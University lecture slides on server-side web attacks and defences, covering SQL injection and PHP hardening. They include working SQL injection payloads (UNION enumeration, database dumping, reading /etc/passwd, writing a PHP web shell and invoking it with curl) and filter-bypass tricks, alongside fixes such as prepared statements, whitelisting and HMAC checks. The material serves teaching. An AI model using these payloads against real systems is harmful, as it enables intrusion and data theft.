Web attacks and defences (server side)

Sicurezza (CT0539) 2025-26
Università Ca' Foscari Venezia

Riccardo Focardi
www.unive.it/data/persone/5590470
secgroup.dais.unive.it

Università Ca'Foscari Venezia

Basic SQL injections (previous class)

```
$query = "SELECT name, lastname, url FROM people WHERE lastname = '"
                . $_POST['lastname']
                . "'";
```

⇒ The obtained query is **parsed** and **executed**

We have seen in previous class that it is easy to make the `WHERE` constraint always true and dump **the whole table**:

```
' OR 1 #
```

Tautology: This form of attack injects code in conditional statements so they always evaluate to true

UNION and UNION ALL

UNION: **merges** the result of two SELECT queries

- Only unique results are shown (duplicates are **removed**)
- The **number of columns** of the two queries must be the same

UNION ALL: **merges** two queries and preserves all the results (duplicates are **kept**)

Example:

```
SELECT name, lastname, url
FROM employees

UNION ALL

SELECT firstname, surname, url
FROM customers
```

⇒ the attacker might leak data from **any table**!

Black box attack (1)

What if the attacker does not know the name of tables and columns?

Step 1: **brute force** the number of columns

```
... WHERE lastname = '' UNION ALL SELECT 1 #'

... WHERE lastname = '' UNION ALL SELECT 1,1 #'

... WHERE lastname = '' UNION ALL SELECT 1,1,1 #'

...
```

until they get **some output** (if the number of columns is wrong the query fails)

Black box attack (2)

Step 2: try possible names for the table

```
… WHERE lastname = '' UNION ALL SELECT 1,1,1 FROM users #'
… WHERE lastname = '' UNION ALL SELECT 1,1,1 FROM customers #'
… WHERE lastname = '' UNION ALL SELECT 1,1,1 FROM people #'
```

until they get some output

The same idea applies for column names:

```
… WHERE lastname = '' UNION ALL SELECT password,1,1 FROM people #
```

Concatenating columns and rows

Columns can be **concatenated** into a single one to overcome the UNION constraint on the number of columns

```
' UNION ALL SELECT CONCAT(name,'|',lastname), password, url FROM people #
```

Rows can also be **merged** into a single one, in case the web application only shows one result:

```
' UNION ALL SELECT GROUP_CONCAT(name, '|', lastname, '|', password SEPARATOR '   '), 1, 1 FROM people #
```

Dumping the database structure

Many systems have a special database named **`information_schema`** that stores all the information of any other database

List **databases**:

```
SELECT schema_name FROM information_schema.schemata
```

List **tables**:

```
SELECT table_schema, table_name FROM information_schema.tables
```

List the **columns** of all relevant databases:

```
SELECT table_schema, table_name, column_name FROM
information_schema.columns WHERE table_schema != 'mysql' AND
table_schema NOT LIKE '%_schema'
```

Leaking sensitive files and code execution

Reading files: if the db user has the **FILE privilege** and the accessed file is readable by the mysql user `SELECT LOAD_FILE('/etc/passwd')`

Creating files: if the db user has the **FILE privilege** and the mysql user is allowed to write files in that directory

```
SELECT '<?php passthru($_GET["cmd"]); ?>' INTO OUTFILE
'/var/www/pwn.php'
```

```
$ curl http://…my_vulnerable_site…/pwn.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Security best practices (PHP)

1. Use **strict comparison** (===)
2. **Cast** values or check types before applying a function
3. Use *strict* ***whitelisting***, when possible, to make user input less liberal
4. Check the **integrity** of user input before it is passed to *dangerous* functions
5. Use **secure functions** / APIs when they are available
6. Last resort: **sanitization**

Example: authenticated session

Insecure:

```php
<?php
    // token stored on the server
    $token = "...";

    // User input, e.g. coming from a cookie
    $input = $_COOKIE['user_token']

    if ($input == $token) {
        // access to privileged area
        echo "Authenticated!";
    } else {
        // login required ...
        echo "Please authenticate";
    }
 ?>
```

loose comparison!

Secure (best practice 1)

```php
<?php
    // token stored on the server
    $token = "...";

    // User input, e.g. coming from a cookie
    $input = $_COOKIE['user_token']

    if ($input === $token) {
        // access to privileged area
        echo "Authenticated!";
    } else {
        // login required ...
        echo "Please authenticate";
    }
 ?>
```

strict comparison!

Security best practices (PHP)

1. Use strict comparison (===)
2. **Cast** values or check types before applying a function
3. Use *strict* ***whitelisting***, when possible, to make user input less liberal
4. Check the **integrity** of user input before it is passed to *dangerous* functions
5. Use **secure functions** / APIs when they are available
6. Last resort: **sanitization**

Casting

Consider again the `strcmp` example that is bypassed by passing an array as input:

```
if (strcmp($input,$token)==0) {
      // access to privileged
      // area
      echo "Authenticated!";
}
```

Best practice 2: we can fix the code by casting `$input` to string:

```
strcmp((string)$input,$token)==0
```

Notice that `(string)array()` is

`"Array"`

… **weird** but OK!

Putting things together

Even if casting would guarantee that `strcmp` always returns an integer, it is a best practice to use ===

Thus a “fully compliant” code would be:

```
strcmp( (string)$input , $token ) === 0
```

Casting to expected type

Strict comparison

Security best practices (PHP)

1. Use strict comparison (===)
2. Cast values or check types before applying a function
3. Use *strict **whitelisting***, when possible, to make user input less liberal
4. Check the **integrity** of user input before it is passed to *dangerous* functions
5. Use **secure functions** / APIs when they are available
6. Last resort: **sanitization**

Example: file inclusion attack

We have seen that loading a page dynamically by passing its name as parameter is **extremely dangerous**:

```
<?php
if(isset($_GET["p"])) {
    include($_GET["p"]);
} else {
    include("home.html");
}
?>
```

Leaks sensitive files: `https://…mysite…/index.php?p=`**`/etc/passwd`**

Whitelisting user input

We can fix the code by **strict whitelisting**:

```
<?php
$whitelist = array('home.html','about.html');
// check that the name is in $whitelist
// the third parameter (true) requires strict comparison!
if(isset($_GET["p"]) and in_array($_GET["p"], $whitelist, true)) {
    include($_GET["p"]);
} else {
    include("home.html");
}
?>
```

"whitelisted" filenames

Checks that filename is whitelisted

Comparison is strict (first best practice)

Security best practices (PHP)

1. Use strict comparison (===)
2. Cast values or check types before applying a function
3. Use *strict whitelisting*, when possible, to make user input less liberal
4. Check the **integrity** of user input before it is passed to *dangerous* functions
5. Use **secure functions** / APIs when they are available
6. Last resort: **sanitization**

Deserialization example

We have seen that

`unserialize($_COOKIE['data']);`

might trigger arbitrary code execution

Magic methods such as = `__wakeup()` are automatically invoked in the **deserialization** process

The attacker can set a cookie to any payload and execute **malicious** code

One possible fix is to check the **integrity** of the input (cookie) value in order to spot malicious modifications


NOTE: Checking integrity of the object after deserialization is too late

Integrity should always be checked on the serialized blob, before the object is unserialized

Message Authentication Code (MAC)

Standard crypto mechanism for message authentication

Hash-based MAC (HMAC) is a hash with a **key**: without the key it is <u>infeasible</u> to compute the correct hash



Bob recomputes $\texttt{HMAC}_K(\texttt{msg})$ and checks if it matches the received one

Using HMAC to check integrity

The Web application generates an **internal key K**

Values are exported with the associated HMAC:

$$\text{value}, \text{HMAC}_K(\text{value})$$

When the value is imported the HMAC is **recomputed** and checked for **equality**

⇒ Since K is only known by the application, a valid HMAC proves that **the value has not been modified**

HMAC in PHP

```
string hash_hmac( string $algo, string $data, string $key
                  [, bool $raw_output = FALSE ] )
```

`$algo` name of selected hashing **algorithm** (e.g. `'sha256'`)

`$data` **message** to be hashed

`$key` symmetric **key** (preventing forging, should remain <u>secret</u>!)

`$raw_output`	TRUE	outputs raw **binary** data
	FALSE	outputs lowercase **hexits**

Demo

Notice how a small variation of the message or the key generates **completely unrelated HMACs**

⇒ behaves like a pseudo-random function

```
php > var_dump(hash_hmac('sha256', 'hello', 'secret'));
string(64) "88aab3ede8d3adf94d26ab90d3bafd4a2083070c3bcce9c014ee04a443847c0b"

php > var_dump(hash_hmac('sha256', 'hello1', 'secret'));
string(64) "25593b9b912571e4f7d8c7eaabbdd5024700a72d7d15ed04e6616f333e2b2b49"

php > var_dump(hash_hmac('sha256', 'hello1', 'secret1'));
string(64) "f7148ed6f808fe590954e684ca45fdd1fcb86195865985c711b7e76103e4c3b9"
```

Security best practices (PHP)

1. Use strict comparison (===)
2. Cast values or check types before applying a function
3. Use *strict whitelisting*, when possible, to make user input less liberal
4. Check the integrity of user input before it is passed to *dangerous* functions
5. Use **secure functions** / APIs when they are available
6. Last resort: **sanitization**

Prepared statements

Idea: parse a parametrized query, and pass the actual parameters to the query only before it is executed

Motivation: make remote queries **more efficient**

⇒ instead of resending the whole query, the client **only sends parameters** that are passed to the pre-parse query

Even if they have been proposed with a totally different motivation, prepared statements also prevent SQL injections:

⇒ if the query has been parsed **already** there is no way for an attacker to inject input that will be interpreted as part of the query SQL code

Example

```
mysql> PREPARE stmt1 FROM 'SELECT * FROM people WHERE lastname=?';
Statement prepared

mysql> set @n = 'focardi';

mysql> EXECUTE stmt1 USING @n;
+----+-----------+----------+----------+---------------------+-----------+----
| id | name      | lastname | username | mail                | password  | url
+----+-----------+----------+----------+---------------------+-----------+----
|  2 | Riccardo  | Focardi  | r1x      | focardi@dsi.unive.it | ********** | htt
+----+-----------+----------+----------+---------------------+-----------+----

mysql> set @n = "'' OR 1";

mysql> EXECUTE stmt1 USING @n;
Empty set (0.00 sec)
```

Statement is parsed and prepared

Trying the injection

Injection fails: SQL has been parsed already and data are only interpreted as data

PHP APIs (1)

PHP offers APIs for **prepared statements**

Example:

```
$link=new mysqli("localhost", "sqli_example", ...);
if(!$link) die('Could not connect: ' . mysqli_error());

$stmt = $link->prepare("SELECT name, lastname, url FROM people
                        WHERE lastname = ?");
$stmt->bind_param("s", $_POST['lastname']);
$stmt->execute();
```

String

PHP APIs (2)

PHP Data Object (**PDO**) is a uniform API for different databases. Example:

```
try {
    $link = new PDO("mysql:dbname=sqli_example; ...");
} catch (PDOException $e) {
    exit;
}

$stmt = $link->prepare("SELECT name, lastname, url FROM people
                        WHERE lastname = :lastname");
$stmt->bindParam(':lastname', $_POST['lastname'], ...);
$stmt->execute();
```

Optional data type

Ah easy ....

Prepared statements and PDOs prevent SQL injections **however** not all the subparts of the queries can be parametrized!

Example: **table name** cannot be parameterized

Note: one might be tempted to only secure queries that **directly depend** on user input

Second order injections: if query **Q1** only depends on **previous** query **Q2** why shall we protect **Q1**?

1. The attacker **stores** the attack payload in the database
2. Payload is part of the result of **Q2** and is injected into **Q1**

⇒ **Every database query** should prevent SQL injections !

Type casting, whitelisting and sanitization

When query parameterization is not possible we can still:

Cast numeric parameters to integer (best practice 2)

⇒ prevents injecting arbitrary payloads

Whitelist input when possible, e.g., table names (best practice 3)

Sanitization: Escaping string input parameters in a query (**last resort!**)

`mysqli_real_escape_string`

NOTE: escaping is not *bullet proof*. `mysql_real_escape_string`, was **circumvented** by exploiting different charsets and is now **deprecated**.

Note the missing 'i'

Ad hoc filtering: a bad idea!

Let's try a simple filter that **removes all spaces**

⇒ Trivial to bypass using tabs, new lines, carriage returns or even comment symbols like /**/ for example: `'/**/OR/**/1#`

Let's forbid **single quote** '

⇒ Conversion depending on the context:

```
SELECT 'A'=0x41          1 (TRUE)
SELECT 0x41414141        AAAA
SELECT 0x41414141+1      1094795586
```

```
...WHERE id=1/**/OR/**/lastname=0x666f6361726469#
```

Ad hoc filtering: a bad idea!

Filtering function names, e.g., **`concat`**

⇒ Many ways to obfuscate the names

```
SELECT /*!50000cOncaT*//**/('hi',' ','r1x')

SELECT /*!50000cOncaT*//**/(0x6869,0x20,0x723178)
```

They both return `'hi r1x'`

NOTE: `/*!50000…` executes the commented out text if the version of MySQL is greater than or equal the specified one (5.00.00 in this case)